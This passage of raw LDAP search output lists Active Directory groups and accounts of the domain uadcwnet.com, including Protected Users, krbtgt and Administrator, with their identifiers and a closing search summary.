objectGUID:: Zq9wKLSTEUaLGJAb/jM57g==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyCgIAAA==
sAMAccountName: Cloneable Domain Controllers
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 16010101000000.0Z

Protected Users, Users, uadcwnet.com
dn: CN=Protected Users,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Protected Users
description: Members of this group are afforded additional protections against
 authentication security threats. See http://go.microsoft.com/fwlink/?LinkId=
 298939 for more information.
distinguishedName: CN=Protected Users,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025090851.0Z
uSNCreated: 7896
uSNChanged: 7896
name: Protected Users
objectGUID:: 8+7xSSczskKUnJCsvwHoUw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyDQIAAA==
sAMAccountName: Protected Users
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE

dSCorePropagationData: 16010101000000.0Z

Key Admins, Users, uadcwnet.com
dn: CN=Key Admins,CN=Users,DC=uadcwnet,DC=com

Enterprise Key Admins, Users, uadcwnet.com
dn: CN=Enterprise Key Admins,CN=Users,DC=uadcwnet,DC=com

krbtgt, Users, uadcwnet.com
dn: CN=krbtgt,CN=Users,DC=uadcwnet,DC=com

Read-only Domain Controllers, Users, uadcwnet.com
dn: CN=Read-only Domain Controllers,CN=Users,DC=uadcwnet,DC=com

Domain Controllers, Users, uadcwnet.com
dn: CN=Domain Controllers,CN=Users,DC=uadcwnet,DC=com

Administrator, Users, uadcwnet.com
dn: CN=Administrator,CN=Users,DC=uadcwnet,DC=com

search result
search: 2
result: 0 Success

numResponses: 30
numEntries: 29